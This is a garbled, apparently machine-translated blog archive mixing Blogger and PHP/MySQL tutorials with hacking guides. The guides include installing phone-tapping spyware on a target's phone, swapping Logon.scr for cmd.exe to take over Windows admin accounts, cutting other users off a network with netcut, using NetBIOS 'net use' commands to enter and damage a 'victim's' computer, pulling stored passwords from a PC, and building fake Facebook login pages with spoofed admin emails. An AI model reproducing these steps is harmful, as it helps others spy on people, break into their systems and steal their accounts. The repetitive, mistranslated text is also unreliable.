Thursday, March 6, 2014

Monday, January 13, 2014
How to Install Google Code Prettify in Blogger
Is a Google Code Prettify Javascript module and CSS file that Allows syntax highlighting of source code snippets in an html page. Especially for bloggers.
Features of Google Code Prettify:
Works on HTML pages
Works even if code contains embedded links, line numbers, etc..
Simple API: include some JS & CSS and add an onload handler.
Lightweights: small download and does not block page from loading while running.
Customizable styles via CSS.
Supports all C-like, Bash-like, and XML-like languages. No need to specify the language
Extensible language handlers for other languages. You can specify the language.
Widely used with good cross-browser support. Powers code.google.com and stackoverflow.com
news sources from :Fajar Zikri Blog
Features of Google Code Prettify:
Works on HTML pages
Works even if code contains embedded links, line numbers, etc..
Simple API: include some JS & CSS and add an onload handler.
Lightweights: small download and does not block page from loading while running.
Customizable styles via CSS.
Supports all C-like, Bash-like, and XML-like languages. No need to specify the language
Extensible language handlers for other languages. You can specify the language.
Widely used with good cross-browser support. Powers code.google.com and stackoverflow.com
news sources from :Fajar Zikri Blog
How to Use PHP code on Blogspot
I never put the php code in blogspot, but not running.
Now I know how to insert / use php code in blogspot
This post does not need long-term, because it is only appropriate to discuss the Title.
The trick is:
First you have to have a web hosting have support php, php code and uploaded to the server got you.
After the download, write the following code on your blog:
news sources from :Fajar Zikri Blog
Now I know how to insert / use php code in blogspot
This post does not need long-term, because it is only appropriate to discuss the Title.
The trick is:
First you have to have a web hosting have support php, php code and uploaded to the server got you.
After the download, write the following code on your blog:
news sources from :Fajar Zikri Blog
Earn money from your blog this holiday season
The holiday season is here and retailers are spending more on online advertising to promote their products. Your blog has valuable space and you can earn some extra money by placing Google AdSense ads next to your content.If you don’t already have AdSense set up on your blog, visit the
Earnings tab of your Blogger dashboard to give it a try. It’s free and only takes a moment to sign up.
And if you’ve tried AdSense out in the past, head to your blog and give it a second look. It now has updated controls, so you can match the ads that appear to the style of your blog.
Happy holidays!
Posted by Ian Cohan-Shapiro, Marketing Manager
And if you’ve tried AdSense out in the past, head to your blog and give it a second look. It now has updated controls, so you can match the ads that appear to the style of your blog.
Happy holidays!
Posted by Ian Cohan-Shapiro, Marketing Manager
news sources from :blogger
Wednesday, September 18, 2013
tapper mobile phone applications and SMS

various applications can be added to cell phones, ranging from mobile phones to enhance the appearance of a particular feature.
Applications are currently developing applications that use mobile phones only for memmantau others to be
control the person's cell phone. This application must first be installed in order to run the target diponsel premises perfectly.
The following are some applications that you use as tapping a phone and sms:
Applications are currently developing applications that use mobile phones only for memmantau others to be
control the person's cell phone. This application must first be installed in order to run the target diponsel premises perfectly.
The following are some applications that you use as tapping a phone and sms:
- mobile seciware http://www.mobile-secureware.com. can be used to monitor other people through remote monitoring. This application is also equipped with anti-theft feature that if your phone is lost can be known through the facilities of the M-trax and data in it can be saved.
- Xelnex Lite http :/ / handheld.softpedia.com/get/audio/xelnex-lite-s603rd-edition-68645.shtml. used for recording phone calls in and out without any sound recording format beep.file AMR, WAV or mp3
- http://www.mobile-spy.com mobile spy can be used to determine SMS traffic information and the phone can be in access from mobile phones or PC
- BT http://www.getjar.com/products/11156/BTINFO information can be used to tap SMS, BT information only utilize Bluetooth phone so you do not need mengguras pulse.
- TimedSpy http://diginaut.com/mobile can be used to do a photo shoot in different intervals automatically and sent directly to your phone via MMS
- Magic Blue Hack http://www.getjar.com/products/15782/MagicBlueHack. can be used to make phone calls to namber others or it could be another phone to namber send sms.
- SMS Anywhere Hack http://www.getjar.com/products/6705/SMSAnywhere. can be used to forward a received sms mobile targeted to your phone
news sources from :Andri Kristanto
How to break passwords and solutions just went

Today called hackers or crackers who get creative , in many ways they are trying to penetrate your email ,
- facebook , online account wesite , even blogs . you do not want it someday klalu andadi facebook profile changed person ?
- or website suddenly changed zoom by hacker / crakers ?
- one of the ways hackers penetrated our acoubt is to shoot a password . hakers using a script that can be enter dozens of passwords per second for trying to break into your account . how hackers to guess your password , among others with the following:
- Brute force attack , by trying all kombinasu , ranging from aaaa to zzzz , until a few characters .
- dictionary attack , by guessing using the word in a dictionary , and combined with a lot of numbers or character .
- personal information attack , many by entering personal data such as phone numbers , date of birth , postcode boyfriend's name , and so on very weak password would be very easy in this way hackers breached . example of a very weak passwords such as : 123456 , qwerty , asdf , is as easy to type this combination on the keyboard .password , mypassword , and others who use the word in the dictionary .date of birth , the name of a girlfriend , and the other is the data that person .Weak passwords can be broken dalah quick time , for example : using all lowercase letters .
- using a combination of words and numbers , for example buku10 , makan25 .
- replacing letters with characters , for example c1nt4
how to create strong passwords and impenetrable hackers ?is a combination of hurufbesar , lowercase letters , numbers and characters .more than 10 characters long .does not include words in a dictionary .Strong passwords should be easily remembered by their owners . examples of strong passwords : 1mAu $ 100ribumenggingatnya ways :1 word translated in english ( I) .MAU = want$ = Money100ribu = 100 thousandsome tips related to the theft of passwords are as follows :1 . Do not use the same password for various services , such as your email password is the same as the password facebook . this will result in :someone who can break you , can also break the password Emailopens . Temporal eyes of hackers to break the passwordfacebook is easier than to break the password yahoo email .admin facebook knows your password , he can also enter the password to your email .2 . Do not click the link ei email stating you have to verify your password . This email is sent by a hacker .3 . enter a password in addition to providing layanan.Misalnya do not enter a password on the site facebook yahoo for any reason ( eg import address book )4 . before login to the email or another , surely correct URL in your broser . For example mail.yahoo.com mail.yahoo open - Itd.com or yahoo - verify.com or the other .5 . for online accounts such as e -gold , click BCA , paypal , you should not type your password via the keyboardbecause hackers can read your keyborad with a keylogger program . use the On Screen Keyboard , Charakter folder , or copy paste from random letters
news sources from :Andri Kristanto
To break the password of Windows Admin

Your computer can not be opened due to forgotten password ??. or you want to break windows administrator password ?? you want to perform a re instal windows. it does not need to be done . reinstall is not the answer or solution to resolve the above problems .there is a fairly simple way to break the password admin . The way is by typing a command line DOS Promt
As for the steps are as follows :
1. you entered or log in using your own user name
2. The next step is you input keperintah RUN . from RUN dialog box , you type the command CMD / command to open a command prompt DOS Prompt .
3. Dos peritah type the following sequence :
cd \
cd \ windows \ system32
mkdir temphack
Logon.scr copy temphack \ Logon.scr
copy cmd.exe temphack \ cmd.exe
del Logon.scr
rename cmd.exe Logon.scr
exit
4. if the message of the windows at the time saver is active , you must type the command net user password
5. you should be keeping in the name of the admin when admin logon to the PC . eg admin user name is admin supriyanto and password of the change you want to be 12345 , then you must type the command net user supriyanto 123456. following completion of the replacement activity and passwords or other activities that unsuspecting admin , you already have to return all in tempathack to system32 again
news sources from :Andri Kristanto
break windows XP login password

You will definitely feel confused or dizzy what if you forget the password to log into Windows XP Moreover, at that time , you have to finish the job that can not be delayed anymore delay .if you face such conditions , you do not need to panic . The following are the steps to break the password to log into Windows XP
.
- The first step you do is you go in or logged in as another user that you know passwordnya or you also can not use a password to login with . or the first time booting windows press F8 were then select safe mode or directly press F5
- The next step is you go to the run command . from the run dialog box , you type the command cmd / command to open a command prompt windows.
- you have to go to the next pasrtisi or drive where you installed Windows . for example, C : \ Windows
- Enable Dos Prompt in the drive where you installed Windows
- Put to the Windows directory by typing CD WINDOWS \ SYSTEM32
- Logon.scr logon.bak type the copy command and copy cmd.exe command logon.src
- if you are typing at the command overwrites comments appear just type answer Yes to select Yes
- Type : netuser ( user name ) and password and the new password you want example netuser supriyanto 12345
- numbers above 12345 are a new password for the user whose name supriyanto
- to clear the password from the user , enter andabisa CAPEL CONTROL menu and select USER ACCOUNT password then run the remove command .
news sources from : Andri kristanto
Tuesday, September 17, 2013
Disconnect the network using software netcut

If using a pristine setting, the access speed will be shared by many users are using. For example: if the connection speed = 600Kbps, and there are 6 users who use it each speed to 100Kbps, but given the limitations koneksipada another user. so the more users connected, the more is its access to the jarinan
to use this software, the steps are as follows:
- first install the program, double click on the file netcut.exe
- after the program is installed, open the program netcut
- will appear that lists the current ip address
- select the IP address of the computer you want to break up victim
- to disconnect the network, press the cut-off
- bandwitd of IP address allocation was going to switch to your IP address and the IP address in the cut victims will not be able to connect to the server again before you resume or before the victim IP addresses replacing
news sources from : andri kristanto
Monday, September 16, 2013
Remote computer with netbios haking

haking using the NetBIOS or better known as the netbios haking haking is a classic technique that you can learn and not one for practice. haking netbios compatible to the LAN network, such as Internet cafes or office network
The main thing that is needed in netbios haking ip addres. there are a variety of tools and software that can be used to scan IP Adreess currently active on the local network, for example, look at lan, IP scanner and so forth.
to perform remote computer with haking, step steps are as follows:
The main thing that is needed in netbios haking ip addres. there are a variety of tools and software that can be used to scan IP Adreess currently active on the local network, for example, look at lan, IP scanner and so forth.
to perform remote computer with haking, step steps are as follows:
- open a command prompt or the Run dialog city type cmd then enter key.
- at the command prompt type the NetView \ \ ip_address, eg> net view \ \ 192.168.1.1
- if there is0
- if successful there is no error message, continue with the other commands below.
C: \> net use C: \ \ 192.168.1.100
C: \> net use D: \ \ 192.168.1.100 \ SharedDocs
C: \> net use F: \ \ 192.168.1.100 \ Myprint
on example above shows some commonly used commands C:, D: and F: was dikomputer drives are common. perintahpertama aims to access the drive C. The second command (SharedDocs) is used to access the documents be shared while the third command (myprint) used to access the printer on the remote computer.
if it appears the message "The command completed succesfully" command means that you do succeed victim's computer remotely. The next step mengibrak stay upset the victim's computer, copy, delete data include viruses, spyware, trojan or keylogger.
note:
Interesting is not it? haking netbios can be your early to start hacking activities in the network.
haking netbios which can be run on computers that are not protected by a firewall. so if the computer is turned fire eating error. stop message will appear and try with a different ip Addrees.
C: \> net use D: \ \ 192.168.1.100 \ SharedDocs
C: \> net use F: \ \ 192.168.1.100 \ Myprint
on example above shows some commonly used commands C:, D: and F: was dikomputer drives are common. perintahpertama aims to access the drive C. The second command (SharedDocs) is used to access the documents be shared while the third command (myprint) used to access the printer on the remote computer.
if it appears the message "The command completed succesfully" command means that you do succeed victim's computer remotely. The next step mengibrak stay upset the victim's computer, copy, delete data include viruses, spyware, trojan or keylogger.
note:
Interesting is not it? haking netbios can be your early to start hacking activities in the network.
haking netbios which can be run on computers that are not protected by a firewall. so if the computer is turned fire eating error. stop message will appear and try with a different ip Addrees.
news sources from : Andri Kristanto
Stealing passwords through cookies

Computer is one of the media in exploring the virtual world . in the computer , there is some information that may exist especially in mengungakapkan inforasi learn the secrets stored in computers . One of the important information is the username and password that is used to execute commands disebuah web . The important information is usually stored in a file called a cookie .
A cookie is a file that contains information that is recorded in the browser and are stored in a special directory on the computer . function cookie is used to recognize users when logging into a website . when visiting an internet page , the site will use the information that has been stored in a cookie computers to run a command . the amount of information stored in the cookie and religious ermasuk dangat many user account information such as username and password .
with a strategic function , the presence of a cookie file which is dangerous if misused by unauthorized persons as an important file that is very useful when dimanfaatnkan well .
basically the language this time you will be invited to understand how to find the username and password in the computer . If you can manage to get yourself what harm could further you get from the stolen acount
took this acount in a computer in this topic will menmggunakan called multi password recovery 1.1.5 is usually used to find the lost password or terlupalam with one technique to try to read the information in the cookie file . Although its function is very good , but you can use to unpack the file cookoie participate in finding accounts stored .
Usual account you remove for multi password recovery includes an email client , FTP accounts , install messengers and broser . in some trials , mozilla firefox can escape . however , there are still other ways to disassemble cookie information from mozilla firefox .
before you run the program multi password recovery 1.1.5 first you have to download the file multi password recovery 1.1.5 . before running the program , you have to install the program into multi password recovery 1.1.5 in computers to run programs multirecovery 1.1.5 , step steps are as follows :
A cookie is a file that contains information that is recorded in the browser and are stored in a special directory on the computer . function cookie is used to recognize users when logging into a website . when visiting an internet page , the site will use the information that has been stored in a cookie computers to run a command . the amount of information stored in the cookie and religious ermasuk dangat many user account information such as username and password .
with a strategic function , the presence of a cookie file which is dangerous if misused by unauthorized persons as an important file that is very useful when dimanfaatnkan well .
basically the language this time you will be invited to understand how to find the username and password in the computer . If you can manage to get yourself what harm could further you get from the stolen acount
took this acount in a computer in this topic will menmggunakan called multi password recovery 1.1.5 is usually used to find the lost password or terlupalam with one technique to try to read the information in the cookie file . Although its function is very good , but you can use to unpack the file cookoie participate in finding accounts stored .
Usual account you remove for multi password recovery includes an email client , FTP accounts , install messengers and broser . in some trials , mozilla firefox can escape . however , there are still other ways to disassemble cookie information from mozilla firefox .
before you run the program multi password recovery 1.1.5 first you have to download the file multi password recovery 1.1.5 . before running the program , you have to install the program into multi password recovery 1.1.5 in computers to run programs multirecovery 1.1.5 , step steps are as follows :
- run file MPR > exe with double mengkil
- multi password recovery window will tebuka and will menampilakan information like windows explorer
- click password audit , it will show that lemah.pada acount acount broser folder , MPR will display the password that was obtained from haril record broser .
to anticipate theft through cookies , step steps are as follows :
- did you do the cleaning cookies after browsing on the internet . If your computer is installed DeepFreeze program , you just need to restart it .
- if not , do the following :
- In Mozilla Firefox select Tools >> Clear Private Data . Beritanda check the "Cookies " and press the "Clear Private Data Now " .
- In Windows Explorer ( IE version 7 ) select the menu Tools >> Delete Browsing History , and then click on the button " Delete Cookies " .
- the Opera Browser , select Tools >> Delete Private Data and click on the "Delete "
- on google chrome browser , select tools / settings >> Clear Browsing Data and click on the "Clear Browsing Data " .
news sources from :andri kristanto
the workings of fake facebook login
1. Simple fake login (low quality)
you enter a username and password facebook account, then your username and password will pounce by owner haker fake login page. where you do not move around the yard remained alias.
2. standard fake login (Medium Quality)
you enter a username and password acount faceboook, the username and password will be recorded by the owner hackers fake login page, and you will be redirected (moved) automatically to the original facebook page if you would enter your username and password again, then really get into your facebook account.
3. Best fake login (High Quality)
you enter a username and password facebook account, then your username and password will be recorded by the owner hackers fake login pages in it, and you are in redirect (removed) automatically kehalaman original facebook "EVENT LOG" or did you really get into your acount without problem.
there are several ways to make a fake facebook page (facebook login face) are as follows:
The first way:
- you must first create an account by enrolling in the free webhisting that supports PHP. such as: http://www.bythost.com, http://www.ripway.com, http://www.fileave.com or other free webhosting
- create fake email by disguising as facebook admin sikorban goal that believe. example: admin_facebook@yahoo.com, and so on according to your wishes is important emanil it must convince the victim for opening the email
- then the URL: http://www.facebook.com/n/?reqs.php&mind=883451G4a3b0e7eG88f1e5G2 blue dressing with fake login page that you created. example: http://iamcakep.fileave.com/index.html
- after all you've prepared, immediately send a message to the email address of the victim. then eemail address + password sendirianya victim will come to your fake email
news sources from :andri kristanto
Sunday, September 15, 2013
Steal facebook passwords with phishing method [Fake Facebook login ]
1 . fake email
as
users of free email service or join a social network , you definitely
get a routine shipment notification email for example you are a facebook
user . then
, if you allow the automatic notification system via email , you will
be notified directly if friends who confirm , there are no incoming
messages and comments , etc.
certainly there in the email that will link menggarahkan ling the page in question directly to see the contents of the notice. Oddly enough , as users sometimes you prefer to open email before opening erlebih facebook page . Usually you immediately click on the link the link . you thought for sure you will also navigate directly to the main page .
you only need to enter the username and password , then wooww ... page opens . Is that simple ? 100 % sure the email is sent from facebook . or just a fake email . if the email is a fake , then where you are redirected ? well that is the answer is fake login2 . fake login page
fake fake page to login or trap is a method that has long been known in the world hackiong , phishing and carding . victims very much , even fairly sensors are also victims . the point is thoroughness , carefulness and accuracy . Both in making and avoid .
face login in principle is a fake page that is made as if similar to the original page . but the difference between fake lonin will capture the username and password you enter diform login to the database file .
utamafake login page is usually made by copying all the main pages in a particular website . further modify the link to the original login form login.php file that we have made to the database itself has also been prepared .
The next process is to upload the main storage file that has been copied and modified the storage or file hosting . The next step directing others live untukmengklik fake login with a variety of ways , such as using a fake email as mentioned above dusah know via the comments page support javascript or even deceptive raw crude through chat , forum , mailing list or other .
news sources from :Andri Kristanto
Modularity
A good programming large programs should be broken down into small programprogram hereinafter called modules . Small modules that can be invoked at any time required . In PHP also supports the concept of modularity , hereinafter named . We can insert the contents of a file / another module to the file / module specific . There are 2 command / function for that in PHP is using include and require .
Include ( )For ease of understanding , the following example is given . Suppose we are going to make a menu link index number is 4 pieces , about , links , and contact on every web page that we created . The technique used is to create a menu link in a separate module and then the module is invoked at any desired web page there is a menu link in it .menu.php
Home < / a> About Us < / a> Links < / a> Contact Us < / a>index.php< ? phpinclude (" menu.php " ) ;? > This is the index page < / p >< / body>< / html >about.php< ? phpinclude (" menu.php " ) ;? > This is a page about < / p >< / body>< / html >
From the above it appears the technique easily create web pages . In this case , we do not need to create a menu link on any existing web page . Imagine if we had a total of 100 pieces of web pages who all want to be tanpan menu link using the above technique , of course it is very troublesome . Although technically , web builder code broken into modules , but when dibrowser be seen together . Here is the HTML code generated by the browser when it opens a web page index.php
Home < / a> About Us < / a> Links < / a> Contact Us < / a> This is the index page < / p >< / body>< / html >
Require ( )How to use and function of require ( ) together with include ( ) . So what's the difference ?Which should we use ? Consider the following example
Include ( )For ease of understanding , the following example is given . Suppose we are going to make a menu link index number is 4 pieces , about , links , and contact on every web page that we created . The technique used is to create a menu link in a separate module and then the module is invoked at any desired web page there is a menu link in it .menu.php
Home < / a> About Us < / a> Links < / a> Contact Us < / a>index.php< ? phpinclude (" menu.php " ) ;? > This is the index page < / p >< / body>< / html >about.php< ? phpinclude (" menu.php " ) ;? > This is a page about < / p >< / body>< / html >
From the above it appears the technique easily create web pages . In this case , we do not need to create a menu link on any existing web page . Imagine if we had a total of 100 pieces of web pages who all want to be tanpan menu link using the above technique , of course it is very troublesome . Although technically , web builder code broken into modules , but when dibrowser be seen together . Here is the HTML code generated by the browser when it opens a web page index.php
Home < / a> About Us < / a> Links < / a> Contact Us < / a> This is the index page < / p >< / body>< / html >
Require ( )How to use and function of require ( ) together with include ( ) . So what's the difference ?Which should we use ? Consider the following example
< ? phpinclude (" noFileExistsHere.php " ) ;echo " Hello World ! " ;? >
assuming that no noFileExistxHere.php file .Then by using the include ( ) will be generated display :Warning : main ( noFileExistsHere.php ) : failed to open stream: No such file or directory in include.php on line 2Warning : main ( ) : Failed opening ' noFileExistsHere.php ' for inclusion
( include_path = ' . :/ usr / lib / php :/ usr / local / lib / php ' ) in include.php online 2Hello WorldNext we will use require ( ) .
< ? phprequire ( " noFileExistsHere.php " ) ;echo " Hello World ! " ;? >and resultsWarning : main ( noFileExistsHere.php ) : failed to open stream: No suchfile or directory in require.php on line 2Fatal error : main ( ) : Failed opening required ' noFileExistsHere.php '( include_path = ' . :/ usr / lib / php :/ usr / local / lib / php ' ) in require.php online 2
Compare the two results above , especially those printed in red . In the include () , errorWarning alone produced only in the form and still be able to run the next statement . it isseen that the text Hello World ! Still displayed in the browser . While the require ( ) ,error that produced a Fatal Error . Thus the next statement will not beexecuted .It is recommended that you use require ( ) in the hope that the PHP code that youmake will not be processed if there are files missing or do not exist.
news sources from :Rosihan Ari Yuana
Taking data from MySQL
Retrieving data here related to the use of the SELECT query. Here is an example for
displays the first record of the table example.
displays the first record of the table example.
<? php
mysql_connect ("localhost", "admin", "1admin") or die (mysql_error ());
mysql_select_db ("test") or die (mysql_error ());
$ result = mysql_query ("SELECT * FROM example")
or die (mysql_error ());
/ / Save the record to the variable $ data
$ record = mysql_fetch_array ($ result);
/ / Display the data from the $ record for each field
echo "name:". $ record ['name']. "
";
echo "He:". $ record ['age'];
?>
Output script above is:
His name: sapient
Age: 20
The above command will only display the first record of the table example. then,
how to display more than one record?
To display more than one record, we use looping. Consider the following example
Here you are.
<? php
mysql_connect ("localhost", "admin", "1admin") or die (mysql_error ());
mysql_select_db ("test") or die (mysql_error ());
$ result = mysql_query ("SELECT * FROM example")
or die (mysql_error ());
while ($ record = mysql_fetch_array ($ result))
{
echo "name:". $ record ['name']. "
";
echo "He:". $ record ['age']. "
";
}
?>
Looping while above will continue to run as long as the record is still there to be read. Results from script
above is
His name: sapient
Age: 20
His name: Surti
Age: 30
Note:
To make it easier for you in the administration and manage the MySQL database,
highly recommended to install phpMyAdmin which can be downloaded via the official website at http://phpmyadmin.sourceforge.net/
news sources from :Rosihan Ari Yuana
Subscribe to:
Posts (Atom)